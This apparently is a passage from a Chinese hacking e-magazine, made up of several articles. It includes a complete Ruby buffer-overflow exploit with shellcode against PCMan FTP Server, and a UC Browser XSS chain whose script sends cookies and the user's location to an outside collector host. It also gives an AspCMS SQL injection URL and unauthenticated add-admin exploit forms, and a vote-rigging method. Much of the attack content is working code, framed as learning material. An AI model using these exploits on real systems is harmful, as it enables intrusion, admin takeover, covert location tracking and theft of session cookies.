


图 5-2-5

使用命令: !mona pattern\_offset 0x43386F43, 如图 5-2-6:

```
Immunity Debugger 1.85.0.0 : R*lyeh
Need support? visit http://forum.immunityinc.com/
File 'C:\share\PCMan FTP Server 2.0.7\PCManFTP02.exe'
[22:20:01] New process with ID 00000460 created
Main thread with ID 000003C8 created
7C8106F9 New thread with ID 00000478 created
7C97211C New thread with ID 00000630 created
00400000 Modules C:\share\PCMan FTP Server 2.0.7\PCManFTP02.exe
CRC changed, discarding .udd data
00C30000 Modules C:\share\PCMan FTP Server 2.0.7\Lang.dll
10000000 Modules C:\share\PCMan FTP Server 2.0.7\Blowfish.dll
5A0C0000 Modules C:\WINDOWS\system32\uxtheme.dll
60FD0000 Modules C:\WINDOWS\system32\hnetcfg.dll
62C20000 Modules C:\WINDOWS\system32\LPK.DLL
719C0000 Modules C:\WINDOWS\system32\mswsock.dll
71A00000 Modules C:\WINDOWS\System32\wshtcpip.dll
71A10000 Modules C:\WINDOWS\system32\WS2HELP.dll
71A20000 Modules C:\WINDOWS\system32\WS2_32.dll
71A40000 Modules C:\WINDOWS\system32\WSOCK32.dll
72F70000 Modules C:\WINDOWS\system32\WINSPOOL.DRV
73250000 Modules C:\WINDOWS\system32\RICHED32.DLL
73640000 Modules C:\WINDOWS\system32\msctfime.ime
73FA0000 Modules C:\WINDOWS\system32\USP10.dll
74680000 Modules C:\WINDOWS\system32\MSCTF.dll
74CC0000 Modules C:\WINDOWS\system32\wshbth.dll
74D90000 Modules C:\WINDOWS\system32\RICHED20.dll
76060000 Modules C:\WINDOWS\system32\SETUPAPI.dll
76300000 Modules C:\WINDOWS\system32\IMM32.DLL
76320000 Modules C:\WINDOWS\system32\comdlg32.dll
76990000 Modules C:\WINDOWS\system32\ole32.dll
76D30000 Modules C:\WINDOWS\system32\iphlpapi.dll
76EF0000 Modules C:\WINDOWS\system32\DNSAPI.dll
76F30000 Modules C:\WINDOWS\system32\LDAP32.dll
76F80000 Modules C:\WINDOWS\System32\winrnr.dll
76F90000 Modules C:\WINDOWS\system32\rasadhlp.dll
77180000 Modules C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1d
77BE0000 Modules C:\WINDOWS\system32\msvcr7.dll
77D10000 Modules C:\WINDOWS\system32\USER32.dll
77DA0000 Modules C:\WINDOWS\system32\ADVAPI32.dll
77E50000 Modules C:\WINDOWS\system32\RPCRT4.dll
77EF0000 Modules C:\WINDOWS\system32\GDI32.dll
77F40000 Modules C:\WINDOWS\system32\SHLWAPI.dll
77FC0000 Modules C:\WINDOWS\system32\Secur32.dll
7C000000 Modules C:\WINDOWS\system32\kernel32.dll
7C920000 Modules C:\WINDOWS\system32\ntdll.dll
7D590000 Modules C:\WINDOWS\system32\SHELL32.dll
7C92120E [22:20:03] Attached process paused at ntdll.DbgBreakPoint
[22:20:04] Thread 00000630 terminated, exit code 0
[22:20:14] Access violation when executing [43386F43]
0BADF000 Looking for Co8C in pattern of 500000 bytes
0BADF000 - Pattern Co8C (0x43386F43) found in cyclic pattern at position 2004
0BADF000 Looking for Co8C in pattern of 500000 bytes
0BADF000 Looking for C8oC in pattern of 500000 bytes
0BADF000 - Pattern C8oC not found in cyclic pattern (uppercase)
0BADF000 Looking for Co8C in pattern of 500000 bytes
0BADF000 Looking for C8oC in pattern of 500000 bytes
0BADF000 - Pattern C8oC not found in cyclic pattern (lowercase)
[+] This mona.py action took 0:00:00.578000
```

!mona pattern\_offset 0x43386F43

图 5-2-6

得到溢出长度是 2004。

查找 jmp esp 地址:

命令如下:

!mona jmp -r esp

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\jmp.txt, 如图 5-2-7:

```
0x77f8b277 : jmp esp | {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLF
0x76f101cb : jmp esp | {PAGE_EXECUTE_READ} [DNSAPI.dll] ASLR:
0x7c874413 : jmp esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASI
0x71a01c8b : jmp esp | {PAGE_EXECUTE_READ} [wshtcpip.dll] ASI
0x76a09c97 : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll] ASLR:
0x76a0a9c8 : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll] ASLR:
0x76a5676f : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll] ASLR:
0x76a708c6 : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll] ASLR:
0x6100b24f : jmp esp | null {PAGE_EXECUTE_READ} [hnetcfg.dll]
```

图 5-2-7

以上地址都是 jmp esp 的地址, 我们使用: 0x7c874413。

编写 exploit :

如图 5-2-8:

```
1 require 'socket'
2
3 socket = TCPSocket.new('192.168.1.10', 21)
4
5 # windows/exec - 223 bytes
6 # http://www.metasploit.com
7 # Encoder: x86/shikata_ga_nai
8 # VERBOSE=false, PrependMigrate=false, EXITFUNC=process,
9 # CMD=calc
10 shellcode = ""
11 shellcode += "\xba\x48\x6e\xa9\x4a\xd9\xf7\xd9\x74\x24\xf4\x5f\x29"
12 shellcode += "\xc9\xb1\x32\x83\xef\xfc\x31\x57\x0e\x03\x1f\x60\x4b"
13 shellcode += "\xbf\x63\x94\x02\x40\x9b\x65\x75\xc8\x7e\x54\xa7\xae"
14 shellcode += "\x0b\xc5\x77\xa4\x59\xe6\xfc\xe8\x49\x7d\x70\x25\x7e"
15 shellcode += "\x36\x3f\x13\xb1\xc7\xf1\x9b\x1d\x0b\x93\x67\x5f\x58"
16 shellcode += "\x73\x59\x90\xad\x72\x9e\xcc\x5e\x26\x77\x9b\xcd\xd7"
17 shellcode += "\xfc\xd9\xcd\xd6\xd2\x56\x6d\xa1\x57\xa8\x1a\x1b\x59"
18 shellcode += "\xf8\xb3\x10\x11\xe0\xb8\x7f\x82\x11\x6c\x9c\xfe\x58"
19 shellcode += "\x19\x57\x74\x5b\xcb\xa9\x75\x6a\x33\x65\x48\x43\xbe"
20 shellcode += "\x77\x8c\x63\x21\x02\xe6\x90\xdc\x15\x3d\xeb\x3a\x93"
21 shellcode += "\xa0\x4b\xc8\x03\x01\x6a\x1d\xd5\xc2\x60\xea\x91\x8d"
22 shellcode += "\x64\xed\x76\xa6\x90\x66\x79\x69\x11\x3c\x5e\xad\x7a"
23 shellcode += "\xe6\xff\xf4\x26\x49\xff\xe7\x8e\x36\xa5\x6c\x3c\x22"
24 shellcode += "\xdf\x2e\x2a\xb5\x6d\x55\x13\xb5\x6d\x56\x33\xde\x5c"
25 shellcode += "\xdd\xdc\x99\x60\x34\x99\x56\x2b\x15\x8b\xfe\xf2\xcf"
26 shellcode += "\x8e\x62\x05\x3a\xcc\x9a\x86\xcf\xac\x58\x96\xa5\xa9"
27 shellcode += "\x25\x10\x55\xc3\x36\xf5\x59\x70\x36\xdc\x39\x17\xa4"
28 shellcode += "\xbc\xbd"
29
30 ret = "\x13\x44\x87\x7c"
31 sploit = "A" * 2004 + ret + "\x90" * 20 + shellcode
32 youlose = "USER " + sploit + "\r\n"
33 socket.send(youlose,0)
34 socket.readlines
35 socket.close
36 puts 'success~'
```

图 5-2-8

执行后, FTP 服务器异常退出, 弹出计算器, 如图 5-2-9:



图 5-2-9

覆盖函数返回地址成功, 鼓掌。

后记:

这篇文章只是个基础缓冲区溢出的范例, 借着它介绍下我个人比较喜欢的工具, 大牛不要见笑, 分享出来大家共同学习。

## 第六章 C0deploy 专栏

### 第1节 UC+XSS 实现远程定位追踪

作者: Yaseng

来自: C0deploy

网址: <http://www.c0deploy.com>

#### 前言

当 PC 时代的辉光逐渐隐入了暮霭, 一轮更加炫目的红日正在缓缓升起, 时至今日, 移动互联网已经成为引领时代发展与前沿技术不断革新的中流砥柱, 短短十数年间, 手机的兴盛就超出了所有人的预料。大海淘沙, 洗尽多少红尘铅华。新的思想, 新的技术如雨后春笋般, 让人目不暇接。智能化网络、云计算大存储服务、大数据交互技术、3G/4G 乃至 5G 网络等等新技术层出不穷。然而与此同时, 一个个新的问题开始逐渐显露出了它的冰山一角, 那就是信息交流如此频繁的今天, 谁来保护用户的隐私信息安全。本文将通过 uc 浏览器实现远程定位追踪的案例, 展现潜藏在流行应用里面的安全漏洞所造成的危害!

#### 定位分析

uc 浏览器会使用基站定位当前位置, 并在 uc 乐园(u.uc.cn)显示, 如图 6-1-1:

```
说说表单 --> <form action="http://u.uc.cn/?uc_param_str=sspfligiwinieisive&a


图 6-1-1


```

使用 burp 抓取 uc 乐园主页数据分析(<http://yaseng.me/use-burpsuite-audit-android-app-data.html>)页面, 此页面需要 cookie 登陆验证。想要获取

[http://u.uc.cn/?uc\\_param\\_str=sspfligiwinieisive&&gamePage=1](http://u.uc.cn/?uc_param_str=sspfligiwinieisive&&gamePage=1)

页面的内容即获取用户位置, 由于浏览器的同源策略与登陆验证等条件, 操作.uc.cn 的 cookie 只能同源获取数据。

需求:

一个 u.uc.cn 域下的 xss

一个其他子域的 xss

#### xss 利用

简单的 fuzz 了下 \*.uc.cn 的 xss, 正好满足老衲的需求:

xss1:<http://epay.uc.cn/index.php?do=%3Cscript%3Ealert%280%29%3C/script%3E>

xss2:[http://u.uc.cn/?uc\\_param\\_str=sspfligiwinieisive&r=mood/view&moodId=4439141839360554257&userId=1&msg=<SCRIPT>alert\(0\)</SCRIPT>](http://u.uc.cn/?uc_param_str=sspfligiwinieisive&r=mood/view&moodId=4439141839360554257&userId=1&msg=<SCRIPT>alert(0)</SCRIPT>)

### 简单演示

如图 6-1-2:



图 6-1-2

### 攻击流程

任意 html 页面 iframe xss1 页面加载 1.js-> 1.js 设置登陆 cookie 并 iframe xss2 加载 2.js->2.js 得到同源的 location 表单数据, 发送到服务端, 配合 xss platform, 如图 6-1-3:



图 6-1-3

## 核心代码

### 1.js

```
document.cookie="ly_sess=2634Mq37%2BgIvX2pOxslrjS4mqhy3t1YOaF3F5%2BIVTbhz51JLlf6otrDbSUEshVZ71T%2BAwN%2B%2F4GMIOFnYDkMoCrmQf3bkDrmUG9VDB%2F2jbed5%2BrJfA;path=/;
domain=.uc.cn;gamePage=1"
var b = document.createElement('iframe');
b.src='http://u.uc.cn/?uc_param_str=sspfligiwinieisive&&gamePage=1';b.style.display="none";
document.body.appendChild(b);
var c = document.createElement('iframe');
c.src='http://u.uc.cn/?uc_param_str=sspfligiwinieisive&r=mood/view&moodId=4439141839360554257&userId=1&msg=<script src=//www.xxx.com/2.js></script>';
document.body.appendChild(c);
```

### 2.js(xss platform 模块代码)

```
var b = document.createElement('iframe');
    b.onload=function() {
        var a;
        try{
            if(document.all) {
                a = document.frames["location"].document;
            }else{
                a = document.getElementById("location").contentDocument;
            }
            var l = a.all.location.value;
            if(l){
                img = new Image();
                img.src = "http://xxx.sinaapp.com/index.php?do=api&id={projectId}&cookie="+
                escape(document.cookie) + "&llocation=" + escape(window.location.href) +
                "&top=" + escape(top.location.href) + "&address=" + escape(l);
                img.width = 0;
                img.height = 0;
            }
        }catch(ex) {}
    }
b.src='/?uc_param_str=sspfligiwinieisive&&gamePage=1';
b.id="location";
b.style.display="none";
document.body.appendChild(b);
    }catch(ex) {
}
}
b.src='/?uc_param_str=sspfligiwinieisive&&gamePage=1';
b.id="location";
b.style.display="none";
document.body.appendChild(b);
```

## 后记

学无余力, 仓促之间, 一蹴而就, 恐有失偏颇。错漏之处, 欢迎指正。对文章所提到之内容, 有兴趣者, 可自行调试。本文目的在于学习与交流, 请勿用作他途!

(全文完) 责任编辑: 桔子

## 第2节 使用 burpsuite 抓包截包 android app 数据

作者: Yaseng

来自: C0deplay

网址: [http:// www.c0deplay.com](http://www.c0deplay.com)

审计 android app 和 web site 数据抓包与截包时, burpsuite+proxydroid 是个很好的方案。使用 burp 当公网或者局域网代理服务器, 如图 6-2-1:




图 6-2-1

proxydroid 做全局代理客户端, 如图 6-2-2:




图 6-2-2

就可以像 pc 那样抓包截包了, 如图 6-2-3:






图 6-2-3

(全文完) 责任编辑: 桔子

## 第3节 小谈 Aspcms2.3 漏洞

作者: Mr.x

来自: C0deplay

网址: <http://www.c0deplay.com>

### 1.注入漏洞

/admin\_aspcms/\_adv/AspCms\_AdvFun.asp 文件未检查后台登录状态可直接访问。

```
Sub editform
    dim whereStr, arr1, arr2
    dim AdvID:AdvID=getForm("id", "both")
    whereStr="where AdvID=" & AdvID
    AdvArray=conn.Exec("select AdvID, AdvName, AdvClass, AdvImg, AdvLink, AdvWidth, AdvHeight,
AdvStime, AdvEtime, AdvStatus, AdvContent from {prefix}Adv "&whereStr&"", "arr")
    if not isArray(AdvArray) then alertMsgAndGo "未存在的广告!", "-1"
    if AdvArray(2, 0)=5 then
```

获取参数值:

```
Function getForm(element, ftype)
    Select case ftype
        case "get"
            getForm=trim(request.QueryString(element))
        case "post"
            getForm=trim(request.Form(element))
```

```
case "both"  
    if isNul(request.QueryString(element)) then getForm=trim(request.Form(element)) else  
getForm=trim(request.QueryString(element))  
End Select  
getForm=replace(getForm, CHR(34), "&quot;")'替换掉双引号  
getForm=replace(getForm, CHR(39), "&apos;")'替换掉单引号  
End Function
```

我们可以看到 id 通过 getform 获取, 没有过滤就直接放到查询语句查询了。  
因为, 注入后页面没有返回数据信息, 但如果出错就返回一个弹窗提示, 因此这个注入只能手工一个个字符去猜。

Exp:

```
/admin_aspcms/_adv/AspCms_AdvFun.asp?action=edit&id=1 and exists(select * from aspcms_user)
```

## 2.后台账号添加漏洞

```
/admin_aspcms/_user/_User/AspCms_UserGroupFun.asp
```

同样的问题, 文件未检查后台登录状态可直接访问。

```
Sub addUser  
    GroupID=3'getForm("GroupID", "post")  
    LoginName=getForm("LoginName", "post")  
    Password=getForm("Password", "post")  
    UserStatus=getCheck(getForm("UserStatus", "post"))  
    UserDesc=getForm("UserDesc", "post")  
    RegTime=now()  
    RegIP=getIP()  
    LoginCount=0  
    TrueName=getForm("TrueName", "post")  
    Gender=getForm("Gender", "post")  
    Birthday=getForm("Birthday", "post")  
    Address=getForm("Address", "post")  
    PostCode=getForm("PostCode", "post")  
    Phone=getForm("Phone", "post")  
    Mobile=getForm("Mobile", "post")  
    Email=getForm("Email", "post")  
    QQ=getForm("QQ", "post")  
    MSN=getForm("MSN", "post")  
    if isNul(LoginName) then alertMsgAndGo"请填写用户名称", "-1"  
    if isNul(Password) then alertMsgAndGo"请填写用户密码", "-1"  
    if conn.Exec("select count(*) from {prefix}User where LoginName=""&LoginName&""", "r1")(0) >0 then  
alertMsgAndGo "该用户名已存在", "-1"  
    sql="insert into {prefix}User( GroupID, LoginName, [Password], UserStatus, RegTime, RegIP,  
LoginCount, TrueName, Gender, Birthday, Address, PostCode, Phone, Mobile, Email, QQ, MSN)  
values("&GroupID&", ""&LoginName&", ""&md5(Password, 16)&", ""&UserStatus&", ""&RegTime&",  
""&RegIP&", ""&LoginCount&","&TrueName&","&Gender&","&Birthday&","&Address&","&PostCode&","  
""&Phone&","&Mobile&","&Email&","&QQ&","&MSN&")"  
    msg="添加用户成功"
```


```
conn.execSQL, "exe"
alertMsgAndGo msg, "AspCms_UserList.asp"
End Sub
Sub editUser
    UserID=getForm("UserID", "post")
    GroupID=getForm("GroupID", "post")
    LoginName=getForm("LoginName", "post")
    Password=getForm("Password", "post")
    UserStatus=getForm("UserStatus", "post")
    'die UserStatus
    UserDesc=getForm("UserDesc", "post")
    if UserStatus="on" then
        UserStatus=1
    else
        UserStatus=0
    end if
    TrueName=getForm("TrueName", "post")
    Gender=getForm("Gender", "post")
    Birthday=getForm("Birthday", "post")
    Address=getForm("Address", "post")
    PostCode=getForm("PostCode", "post")
    Phone=getForm("Phone", "post")
    Mobile=getForm("Mobile", "post")
    Email=getForm("Email", "post")
    QQ=getForm("QQ", "post")
    MSN=getForm("MSN", "post")
    if not isNum(GroupID) then alertMsgAndGo "组 ID 不正确!", "-1"
    Dim passStr
    if isNul(Password) then
        passStr=""
    else
        passStr=" , [Password]="&md5(Password, 16)&""
    end if
    sql="update {prefix}User set GroupID="&GroupID&passStr&", UserStatus="&UserStatus&",
TrueName="&TrueName&", Gender="&Gender&", Birthday="&Birthday&", Address="&Address&",
PostCode="&PostCode&", Phone="&Phone&", Mobile="&Mobile&", Email="&Email&", QQ="&QQ&",
MSN="&MSN&" where LoginName="&LoginName&""
    'die sql
    msg="修改成功"
    conn.execSQL, "exe"
    alertMsgAndGo msg, "AspCms_UserList.asp"
End Sub
```

这样我们可以先调用 **add** 函数添加一个用户，再调用 **edit** 函数把新添加的用户提权到管理组，或直接调用 **edit** 函数把 **admin** 密码给改了（有点暴力）。

构造 EXP:

```
<FORM enctype="multipart/form-data" method="post" name="myform"
action="/admin_aspcms/_user/_User/AspCms_UserGroupFun.asp?action=add">
<INPUT value="mjj" type="text" name="LoginName">
<INPUT value="123456" type="text" name="Password">
<INPUT value="adduser" type="submit"><BR>
Aspcms_2.3.5_adduser_Exp [Codeplay Team]
</FORM>
<FORM enctype="multipart/form-data" method="post" name="myform"
action="/admin_aspcms/_user/_User/AspCms_UserGroupFun.asp?action=edit">
<INPUT value="1" type="text" name="GroupID">
<INPUT value="mjj" type="text" name="LoginName">
<INPUT value="123456" type="text" name="Password">
<INPUT value="on" type="text" name="UserStatus">
<INPUT value="addadmin" type="submit"><BR>
Aspcms_2.3.5_addadmin_Exp [Codeplay Team]
</FORM>
```

以上两个漏洞可通杀 2.2 到 2.3.5 版本, 这应该是一个历史遗留的漏洞。  
2.3.6 版本和最新的 2.3.7 版本已经修复这两个漏洞, 如图 6-3-1:



```
!!--#include file="../../../inc/AspCms_SettingClass.asp" -->
<%
dim page, sortid, keyword, order

checkLogin()

SortID =getForm("sort", "get")
keyword=getForm("keyword", "post")
if isnul(keyword) then keyword=getForm("keyword", "get")
page=getForm("page", "get")
order=getForm("order", "get")
```

图 6-3-1

添加了 checkLogin()函数查检当前用户是否已经登录后台, 这里只是仅仅检查后台用户登录状态, 并没检查是用户否有权限操作, 因此普通用户登录到后台可以利用上面的 EXP 进行提权。所以这里的后台账号添加漏洞在 2.3.6 和 2.3.7 版本里就变成越权漏洞。

### 3.任意刷票漏洞

\plug\vote\vote.asp

```
<%
dim i, j, newvotenum, newvotenums
dim selectid:selectid=getForm("selectid", "post")
if selectid="" then
    echo "<script>alert('未选择投票选项');window.close();</script>"
    die
end if
if request.Cookies("vote")="yes" then
    echo "<script>alert('已投过票');window.close();</script>"
    die
```

```

end if
dim selectids:selectids=split(selectid, ", ")
dim votenums:votenums=split(votenum, "|")
...
set templateobj=nothing
response.Cookies("vote")="yes"
Response.Cookies("vote").Expires = DateAdd("s", 3600*24, Now())
alertMsgAndGo "投票成功", "/plug/vote/rasp"
    
```

我们看到是用 cookies 做为是否已经投票验证机制, 用 burpsuite 捉包, 去掉 cookies 的 vote=yes。然后用 burpsuite 的 intrude 模块, 如图 6-3-2 和图 6-3-3:




图 6-3-2




图 6-3-3

(全文完) 责任编辑: 桔子

# 第七章 selina 专栏

## 第1节 攻击 JavaWeb 应用[1]-JavaEE 基础

作者: 园长 MM

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

**前言:** 本节仅让大家简单的了解 Java 一些相关知识, 简要介绍了下 JavaWeb 结构和 servlet 容器以及怎么样去快速找到敏感信息, 后面的章节也是建立在此基础上。本人从未从事过网络安全行业, 技术不精文中肯定有很多的错误或者不足之处, 欢迎指正, THX!

### 1.JavaEE 基础:

JSP: 全名为 java server page, 其根本是一个简化的 Servlet 设计。

Servlet: Servlet 是一种服务器端的 Java 应用程序, 可以生成动态的 Web 页面。

